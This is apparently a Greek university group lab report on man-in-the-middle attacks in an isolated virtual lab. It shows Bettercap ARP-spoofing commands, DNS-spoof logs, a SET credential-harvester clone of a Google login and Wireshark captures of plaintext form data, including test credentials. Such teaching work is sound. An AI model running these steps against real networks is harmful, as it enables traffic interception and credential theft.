



Πανεπιστήμιο Αιγαίου

**Τμήμα Μηχανικών Πληροφοριακών και Επικοινωνιακών
Συστημάτων**

Ασφάλεια Δικτύων Υπολογιστών

Διδάσκων: Αλέξανδρος Φακής

ΟΜΑΔΙΚΗ ΕΡΓΑΣΙΑ ΕΞΑΜΗΝΟΥ

Man-in-the-Middle Attack με ARP Spoofing, DNS Spoofing, Certificate Manipulation, Session Hijacking και DHCP Starvation

Εργαστηριακοί Συνεργάτες:

3212020204 Αναστάσιος Σουμπάκης

Σάμος, Τετάρτη 4 Φεβρουάριος, 2026



Περιεχόμενα

Περιεχόμενα

1	ΕΙΣΑΓΩΓΗ	3
1.1	ΣΚΟΠΟΣ	3
1.2	ΤΕΧΝΙΚΗ ΥΛΟΠΟΙΗΣΗ.....	3
1.3	OVERVIEW ΕΠΙΘΕΣΕΩΝ ΠΟΥ ΥΛΟΠΟΙΗΘΗΚΑΝ	3
2	ΦΑΣΗ 1^η ARP SPOOFING & PACKET CAPTURE.....	4
2.1	ΕΚΤΕΛΕΣΗ ARP CACHE POISONING ΜΕ BETTERCAP ΣΤΟ ΚΑΛΙ LINUX ΓΙΑ ΑΝΤΙΚΑΤΑΣΤΑΣΗ ΤΗΣ MAC ADDRESS ΤΟΥ GATEWAY ΣΤΟ VICTIM MACHINE.....	5
2.2	ΠΑΡΑΤΗΡΗΣΕΙΣ 100 ΛΕΞΕΩΝ.....	8
3	ΦΑΣΗ 2^η DNS SPOOFING & WEBSITE CLONING ΜΕ SET	9
3.1	ΠΑΡΑΤΗΡΗΣΕΙΣ 200 ΛΕΞΕΩΝ.....	12
4	ΦΑΣΗ 3^η HTTPS DOWNGRADE ΜΕ SSL STRIPPING	13
4.1	ΠΑΡΑΤΗΡΗΣΕΙΣ 150 ΛΕΞΕΩΝ.....	15
5	ΦΑΣΗ 4^η ROGUE CERTIFICATE INJECTION ΓΙΑ HTTPS MITM	16
5.1	ΠΑΡΑΤΗΡΗΣΕΙΣ 250 ΛΕΞΕΩΝ.....	19
6	ΦΑΣΗ 5^η SESSION HIJACKING ΜΕΣΩ COOKIE THEFT	20
6.1	ΠΑΡΑΤΗΡΗΣΕΙΣ ΓΕΝΙΚΗΣ ΕΙΚΟΝΑΣ ΤΟΥ ΕΡΩΤΗΜΑΤΟΣ.....	20
7	ΦΑΣΗ 6^η DHCP STARVATION & ROGUE DHCP SERVER.....	21
7.1	ΠΑΡΑΤΗΡΗΣΕΙΣ 300-400 ΛΕΞΕΩΝ ΓΕΝΙΚΗΣ ΕΙΚΟΝΑΣ ΤΟΥ ΕΡΩΤΗΜΑΤΟΣ	21
8	ΦΑΣΗ 7^η ΑΝΑΛΥΣΗ ΕΠΙΘΕΣΕΩΝ & ΜΕΤΡΑ ΑΜΥΝΑΣ.....	22
8.1	ΟΛΟΚΛΗΡΩΜΕΝΗ ΑΝΑΛΥΣΗ.....	22
9	ΣΥΜΠΕΡΑΣΜΑΤΑ	24
10	TROUBLESHOOTING LOG.....	25
10.1	ΠΙΝΑΚΑΣ	25



1 Εισαγωγή

1.1 Σκοπός

Σκοπός της εργασίας που μας ζητήθηκε να υλοποιήσουμε είναι η εξοικείωση με τεχνικές Man-in-the-Middle (MITM) σε ελεγχόμενο περιβάλλον ώστε να γίνει κατανοητό πώς αδυναμίες βασικών πρωτοκόλλων (όπως ARP/DNS/HTTP) μπορούν να οδηγήσουν σε παραβίαση εμπιστευτικότητας και ακεραιότητας της επικοινωνίας.

Παράλληλα, στόχος είναι η ανάλυση της κίνησης με το εργαλείο Wireshark και η σύνδεση των παρατηρήσεων με την αξία του TLS καθώς και η διατύπωση ρεαλιστικών μέτρων άμυνας και πρακτικών ασφαλείας.

1.2 Τεχνική Υλοποίηση

Η υλοποίηση πραγματοποιήθηκε σε Oracle VirtualBox με απομονωμένο εικονικό δίκτυο (Host-Only/Internal), ώστε οι δοκιμές να μην επηρεάζουν πραγματικό δίκτυο. Το lab περιλάμβανε 3 VMs:

- Kali Linux (attacker) – 192.168.1.50
- Ubuntu (victim) – 192.168.1.100
- pfSense (gateway/router) – 192.168.1.1

Για την υλοποίηση/παρατήρηση χρησιμοποιήθηκαν: Bettercap (ARP/DNS manipulation), Wireshark (packet capture/analysis), SET (website cloning/credential harvester σε εργαστηριακό πλαίσιο), καθώς και Apache/Nginx και OpenSSL για τα σενάρια που απαιτούν web server και πιστοποιητικά.

1.3 Overview Επιθέσεων που Υλοποιήθηκαν


Στο πλαίσιο των φάσεων της εργασίας υλοποιήθηκαν διαδοχικά σενάρια που βασίζονται στη λογική του MITM:

1. ARP spoofing & packet capture: αλλοίωση αντιστοίχισης IP→MAC (ARP cache poisoning) ώστε ο attacker να βρεθεί “ενδιάμεσα” και να τεκμηριωθεί το αποτέλεσμα μέσω ARP πακέτων και HTTP κίνησης
2. DNS spoofing & website cloning: χειραγώγηση DNS απαντήσεων ώστε το victim να οδηγηθεί σε cloned site, με τεκμηρίωση μέσω Wireshark και logs.
3. SSL stripping / HTTPS downgrade: σύγκριση συμπεριφοράς σε “vulnerable” στόχους έναντι προστατευμένων (π.χ. HSTS), αναδεικνύοντας την πρακτική αξία των browser protections.
4. Rogue certificate / certificate manipulation: μελέτη του ρόλου του trust store και της εμπιστοσύνης πιστοποιητικών σε σενάρια HTTPS MITM.




2 Φάση 1^η ARP Spoofing & Packet Capture

Για αρχή καταφέραμε να σετάρουμε τα μηχανήματα και να πάρουμε snapshots από όλα σε περίπτωση προβλήματος κατά την διάρκεια της εργασίας.




Εδώ βλέπουμε ότι τρέχουν και τα 3 και μπορούν να κάνουν ping στο 192.168.1.1 :





Εδώ ελέγχουμε επίσης ότι τα Ubuntu και Kali βλέπονται μεταξύ τους:




2.1 Εκτέλεση ARP Cache Poisoning με Bettercap στο Kali Linux για Αντικατάσταση της MAC Address του Gateway στο Victim Machine

Πρώτα κάνουμε install την εφαρμογή Bettercap με `sudo apt install bettercap`

Κάνουμε `bettercap -iface eth0` για να ετοιμάσουμε το έδαφος

Μετά κάνουμε `set arp.spoof.targets 192.168.1.100` και `arp.spoof on` για να τρέξει



Arp table victim





After change

```
victim@victim-VirtualBox:~$ arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.50              ether    08:00:27:63:b0:05    C                    enp0s3
192.168.1.1               ether    08:00:27:63:b0:05    C                    enp0s3
victim@victim-VirtualBox:~$
```





Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "POST" and ip.addr == 192.168.1.100

Time	Source	Destination	Protocol	Length	Info
4 246.597671805	192.168.1.100	3.223.36.72	HTTP	645	POST /post HTTP

Frame 604: Packet, 645 bytes on wire (5160 bits), 6 Ethernet II, Src: PCSSystemtec_e5:2a:f9 (08:00:27:e5:2a:f9), Dst: 3.223.36.72, Internet Protocol Version 4, Src: 192.168.1.100, Dst: 3.223.36.72, Transmission Control Protocol, Src Port: 58244, Dst Port: 80, Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "custname" = "icsd20204"
- Form item: "custtel" = "6944995588"
- Form item: "custemail" = "icsd20204@aegean.gr"
- Form item: "delivery" = ""
- Form item: "comments" = "password:122354241"

wireshark_eth04HTPK3.pcapng Packets: 938 - Displayed: 1 (0.1%) Profile: Default

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method == "POST" and ip.addr == 192.168.1.100

No.	Time	Source	Destination	Protocol	Length	Info
329	210.754286763	192.168.1.100	3.210.41.225	HTTP	624	POST /post HTTP/1.1 (ap)

Frame 329: Packet, 624 bytes on wire (4992 bits), 624 bytes captured on interface eth0, Ethernet II, Src: PCSSystemtec_e5:2a:f9 (08:00:27:e5:2a:f9), Dst: 3.210.41.225, Internet Protocol Version 4, Src: 192.168.1.100, Dst: 3.210.41.225, Transmission Control Protocol, Src Port: 37548, Dst Port: 80, Hypertext Transfer Protocol

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "custname" = "icsd20204"
- Form item: "custtel" = "6944995588"
- Form item: "custemail" = "icsd20204@aegean.gr"
- Form item: "delivery" = ""
- Form item: "comments" = ""

Text item (text), 31 bytes Packets: 875 - Displayed: 1 (0.1%)



2.2 Παρατηρήσεις 100 λέξεων

Στα πακέτα ARP παρατηρήσαμε επαναλαμβανόμενα ARP replies (opcode 2) που δήλωναν ότι η IP του gateway 192.168.1.1 αντιστοιχίζεται στη MAC του attacker. Η ίδια MAC εμφανίστηκε και για τον attacker (192.168.1.50), κάτι που δείχνει αλλοίωση της αντιστοίχισης gateway→MAC. Η επιβεβαίωση έγινε τόσο στο Wireshark (με προβολή των ARP replies) όσο και στο victim με arp -n, όπου η εγγραφή για το 192.168.1.1 είχε την ίδια MAC. Στη συνέχεια εντοπίστηκε HTTP POST από το 192.168.1.100 με form data σε plain text, δείχνοντας ότι η μη κρυπτογραφημένη κίνηση ήταν ορατή.



3 Φάση 2^η DNS Spoofing & Website Cloning με SET

Για να μπορέσουμε να ξεκινήσουμε αυτή την φάση κάναμε

Sudo setoolkit για να μπορέσουμε να ανοίξουμε το DNS Spoofing

Κάνουμε select **Social-Engineering Attacks**

Και **Web Attack Vectors** μετά Credential Harvester Attack Method και Site Cloner


Σε αυτό το σημείο αντιμετωπίσαμε αρκετά προβλήματα με την λογική της τράπεζας οπότε υλοποιήσαμε κάτι σιγουρά πιο απλό αλλά ακριβώς της ίδιας λογικής ένα Google Authentication το οποίο ακριβώς με τον ίδιο τρόπο έφερε τα Username και Password σε plain text τα οποία φαίνονται και στο βίντεο.

```
root@kali: ~  
Session Actions Edit View Help  
The best way to use this attack is if username and password form fields are a  
vailable. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
192.168.1.100 - - [04/Feb/2026 09:58:19] "GET / HTTP/1.1" 200 -  
192.168.1.100 - - [04/Feb/2026 09:58:21] "GET /favicon.ico HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
PARAM: GALX=SJLckfgaqoM  
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hI  
cDhtUFdlldzBENhIfVwsxSTdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAA  
AAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX  
PARAM: service=lso  
PARAM: dsh=-7381887106725792428  
PARAM: _utf8=ã  
PARAM: bgresponse=js_disabled  
PARAM: pstMsg=1  
PARAM: dnConn=  
PARAM: checkConnection=  
PARAM: checkedDomains=youtube  
POSSIBLE USERNAME FIELD FOUND: Email=icsd20204@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456789  
PARAM: signIn=Sign+in  
PARAM: PersistentCookie=yes  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```




```
root@kali: ~  
Session Actions Edit View Help  
192.168.1.0/24 > 192.168.1.50 » [09:57:53] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for ogs.google.com (→192.168.1.50) to 192.168.1.100 : 08:  
00:27:e5:2a:f9 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.50 » [09:57:53] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for www3.l.google.com (→192.168.1.50) to 192.168.1.100 :  
08:00:27:e5:2a:f9 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.50 » [09:58:06] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for www.google.com (→192.168.1.50) to 192.168.1.100 : 08:  
00:27:e5:2a:f9 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.50 » [09:58:19] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for google.com (→192.168.1.50) to 192.168.1.100 : 08:00:2  
7:e5:2a:f9 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.50 » [09:58:19] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for google.com (→192.168.1.50) to 192.168.1.100 : 08:00:2  
7:e5:2a:f9 (PCS Systemtechnik GmbH).  
192.168.1.0/24 > 192.168.1.50 » [09:58:20] [sys.log] [inf] dns.spoof sending  
spoofed DNS reply for www3.l.google.com (→192.168.1.50) to 192.168.1.100 :  
08:00:27:e5:2a:f9 (PCS Systemtechnik GmbH).
```

```
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help  
Capturing from eth0  
arp or http  
No. Time Source Destination Protocol Length Info  
65427 4675.0003604... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65428 4676.0020534... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65431 4677.0036871... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65432 4678.0053675... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65436 4678.3043977... 192.168.1.100 192.168.1.50 HTTP 983 POST /Service  
65456 4679.0075850... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65461 4680.0128683... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
65465 4681.0133708... PCSSystemtec_63:b0:... PCSSystemtec_e5:2a:... ARP 60 192.168.1.1  
HTML Form URL Encoded: application/x-www-form-urlencoded  
Form item: "GALX" = "SJLckfgaqoM"  
Form item: "continue" = "https://accounts.google.com/o/oa  
Form item: "service" = "lso"  
Form item: "dsh" = "-7381887106725792428"  
Form item: "_utf8" = "␣"  
Form item: "bgresponse" = "js_disabled"  
Form item: "pstMsg" = "1"  
Form item: "dnConn" = ""  
Form item: "checkConnection" = ""  
Form item: "checkedDomains" = "youtube"  
Form item: "Email" = "icsd20204@gmail.com"  
Form item: "Passwd" = "123456789"  
Form item: "signIn" = "Sign in"  
Form item: "PersistentCookie" = "yes"
```



Curl μέσα στο Ubuntu





3.1 Παρατηρήσεις 200 λέξεων

Το DNS spoofing λειτούργησε επειδή ο attacker απάντησε στα DNS queries του victim με πλαστή DNS απάντηση πριν/αντί για τον κανονικό resolver. Έτσι, το στοχευμένο domain “έλυne” (resolve) σε λάθος IP (την IP του attacker 192.168.1.50) και ο browser του victim συνδεόταν στον cloned web server αντί για τον πραγματικό. Στα logs φαίνεται επαναλαμβανόμενη αποστολή spoofed DNS replies προς το victim (192.168.1.100), κάτι που επιβεβαιώνει ότι το DNS resolution χειραγωγήθηκε.

